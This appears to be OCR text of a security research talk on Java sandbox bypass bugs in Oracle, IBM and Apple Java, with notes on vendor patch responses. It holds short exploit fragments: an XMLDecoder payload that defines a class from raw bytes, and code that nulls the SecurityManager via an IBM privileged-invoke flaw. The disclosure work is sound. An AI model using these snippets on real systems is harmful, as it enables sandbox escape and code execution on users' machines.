<void idref="ctx"><void id="defcl" method="createClassLoader"><null></null></void></void>
<void idref="defcl"><void id="clazz" method="defineClass">
 <string>HelperClass</string>
 <array class="byte">
  <byte>-54</byte>
  <byte>-2</byte>
  <byte>-70</byte>
  <byte>-66</byte>
  ...
  <byte>14</byte>
 </array>
 </void>
</void>
<void idref="clazz"><void id="obj" method="newInstance"></void></void><var idref="obj">
 </var>
</java>
```

DEFINITION OF EXPLOIT CLASS IN NULL CL NAMESPACE

VULNERABILITES

Bug hunting methodology

- Old school, manual code analysis
  - Working with decompiled class files, not source code
    - Easier pattern matching
  - Tools only for bigger, more complex projects
- Primary focus on Reflection API
- Additional focus on Class Loaders
  - The value of Thread's context class loader

VULNERABILITES

Issues #1-7

- Multiple insecure `Method.invoke()` in glassfish related package

com.sun.org.glassfish.external.statistics.impl.AverageRangeStatisticImpl

```
public Object invoke(Object proxy, Method method, Object args[]) throws Throwable {
  Object result;

  try {
    res=method.invoke(this, args);
  } catch(Exception e) {
   ...
  }

  return result;
}
```


FOR STATIC CALLS TARGET OBJECT DOES NOT MATTER

INVOKE CALLED FROM A SYSTEM CLASS (NULL CL)

VULNERABILITES

Issue #8


- Exploit for `Class.forName()` instance relying on current Thread's context Class Loader value



VULNERABILITES

Issue #10

- New Bytecode Verifier violates key Java VM constraint
  - *Instance initialization method must call a method in the current class or a method in a superclass of the current class*



BYPASS OF SECURITY CHECKS IN CLASS INITIALIZERS

VULNERABILITES

Issues #11, #16, #17 and #28

- Issues in Beans decoder support classes
  - `ClassFinder`
  - `MethodFinder`
  - `ConstructorFinder`
  - `FieldFinder`
- 0-day attack from Aug 2012 relied on two first issues
- New, buggy implementation of Beans decoder introduced in Java 7
  - Java 6 not vulnerable (different implementation)

VULNERABILITES

Issues #13, #21 and #26


- New Reflection API Issues
  - no security check in the `in()` method
    - Free to set lookup object to any system class
  - public lookup based on a system class available to any caller
    - `MethodHandles.publicLookup()`
  - access to inner classes to which a caller of the lookup object has no access
- Everything indicates that new Reflection API from Java 7 didn't go through a security review…

VULNERABILITES

security explorations

Issue #32

- Found shortly after Oracle's out-of-band patch was released on Aug 30, 2012
  - Blocked `SunToolkit` exploitation vector triggered yet another look into Java to see if remaining bugs still important



ISSUE #32 SUFFICIENT ALONE TO BREAK JVM SECURITY

VULNERABILITES

Issue #33 and #34 (IBM Java)

- Arbitrary method invocation inside `AccessController's doPrivileged` block
- Most of IBM Java issues are simple instances of Reflection API flaws


Exploit code for Issue #33

```
Class c=Class.forName("java.lang.System");

Class ctab[]=new Class[1];
ctab[0]=Class.forName("java.lang.SecurityManager");
Method m=c.getMethod("setSecurityManager",ctab);

Object args[]=new Object[1];
args[0]=null;

com.ibm.rmi.util.ProxyUtil.invokeWithPrivilege(null,m,args,null);
```

VULNERABILITES

Issue #15 and QuickTime for Java

- Access to security sensitive classes guarded by a security check in static class initializer
  - `<clinit>` called only once, during class loading / linking



ORACLE'S ISSUE 15 IS ABOUT LOADCLASS / NEW INSTANCE INSIDE DOPRIVILEGED BLOCK (BYPASS OF <CLINIT> SECURITY CHECKS)

VULNERABILITES

Issue #22 (QuickTime for Java)

- Problems with `quicktime.util.QTByteObject`
  - R/W access to process heap memory
  - Security check preventing instantiation by unprivileged code
  - Two past bugs not addressed correctly by Apple
    - Instantiation with the use of `finalize()`
    - Instantiation by the means of `readObject()`
- Fix not taking into account the possibility to combine the bugs together
  - *http://www.security-explorations.com/materials/se-2012-01-22.pdf*


VULNERABILITES

Issue #50

- Not-yet patched vulnerability affecting all Java SE versions released over the last 10 years
- We empirically verified that a fix can be implemented in < 30 minutes
  - 25 characters in total, no need for integration tests
  - „*We'll respond as soon as possible*" response never received from Oracle
- The existence of Issue #50 tells a lot about the quality of Oracle's vulnerability evaluation / patch testing processes
  - A bug in the code addressed not so long ago

VULNERABILITES

Overview (complete sandbox bypass Oracle issues)



SUMMARY

Security implications of Reflection API

- Reflection API should be perceived in terms of a security risk
  - potential violation of Java security constraints
    - Member access override
    - Type safety attack
  - Insecure implementation can easily break Java security model
- Vulnerabilities nature make it hard to detect by AV / IDS systems
  - The issues can be combined in a different way
  - Actually that’s true for all Java bugs (the power of invoke)

SUMMARY

Vulnerabilities impact

- Most serious vulnerabilities specific to Java 7 environment
- Issue 50 for Java 1.4.x, 5, 6, 7 and 8 affecting estimate number of 1.1 billion users (`java.com` data)
- Multiple complete Java security sandbox bypass issues
  - remote code execution with the privileges of a logged-on user
- Java level vulnerabilities mean reliable, multiplatform exploit codes
- Users of web browsers with Java Plugin enabled at most risk
- RMI / XML based deserialization creates some potential for server side code execution

SUMMARY

Vendors response (Oracle)

- Fixed 29 out of 31 reported issues
  - 2-6 months time from report to fix
- Started to act faster when POC for two issues (#11 and #16) was discovered in the wild
  - Out-of-band Java Update from Aug 30, 2012
- Decided to leave critical security Issue #50 unpatched till Feb 2013
  - Security Alerts / OOB patches only in case of urgent (i.e. publicly disclosed) issues
- Monthly status update reports

SUMMARY

Vendors response (Apple)

- Addressed all 2 reported issues
  - 2-5 months time from report to fix
- „Silent fix / no credit” approach
  - HT5319 with no vulnerability info / credit section, HT5473 bulletin had both added a month after its initial release
- Treats issues that need to be combined / rely on other vendors bugs as „security hardening” issues rather than security bugs in their code
- Removed Java from all MacOS web browsers
- No status update information (needed to be queried for it)

SUMMARY

Vendors response (IBM)

- Addressed all 17 reported issues
  - 2 months time from report to fix
- Somewhat strange initial contact
  - lots of legal language in a response (resolved)
- Status update information
- Fulfilled the initial plan to address all reported issues in Nov 2012
  - IBM Java 7 SR3 and IBM Java 6 SR12 from Nov 8, 2012

SUMMARY

What other software vendors think (quotes from the Inbox)

- It looks software vendors do not have an easy life with Oracle
  - *They are no help (even when "alleged security vulnerabilities" are being exploited by malware kits/etc.)*
  - *We'd like to be able to protect our customers…You're the only guys that can help on this (Oracle certainly won't)*
  - *There's a lot of politics. Hint: "Oracle unbreakable Linux"*
  - *I know others have pushed Oracle, nothing has or will happened*

SUMMARY

Final Words

- Java secure by design, but not necessarily by implementation
  - Implementation inherently complex to make it secure
- Java security can be extremely tricky
  - Overloading, inheritance, reflection, stack inspection, bytecode verification, members access, serialization, class loaders, etc.
- Certain design / implementation choices can affect security of a technology for years and lead to dozens of bugs
  - 50+ security fixes related to Reflection API in Java SE so far
- Small, potentially unimportant security bugs do matter in Java

SUMMARY

Final Words (cont.)

- Not much knowledge about the tricks/techniques used to attack Java
- In longer term, publication of vulnerabilities / attack techniques details can make the technology more secure
- Breaking technologies such as Java should focus on advantages / specifics of the technology in the first place
  - Memory corruption vulnerabilities only if everything else fails
- Vendors not following their own Secure Coding Guidelines / not learning from past mistakes do not give a bright prospect for the future

Q&A

THANK YOU

contact@security-explorations.com

DEVOXX™
the java™ community conference